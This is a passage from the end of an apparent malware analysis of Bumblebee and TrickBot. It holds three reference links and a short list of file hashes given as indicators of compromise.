[8] https://www.sentinelone.com/labs/how-trickbot-malware-hooking-engine-targets-windows-10-browsers/

[9] https://blog.jscrambler.com/jscrambler-101-control-flow-flattening

[10] https://youtu.be/SulC2l1Dvbo

IOC

bumblebee_dropper: 4a35fa2f0903f7ba73ac21564a5a0e2a25374e10

bumblebee_malware: 5dbb3bbc57653c348be7778628ed0ef11ffef35d

bumblebee_rapportgp: 5c8f7465ba67138e58d3ca61e4346e31c2b799d8

Trickbot web-inject module: 0785D0C5600D9C096B75CC4465BE79D456F60594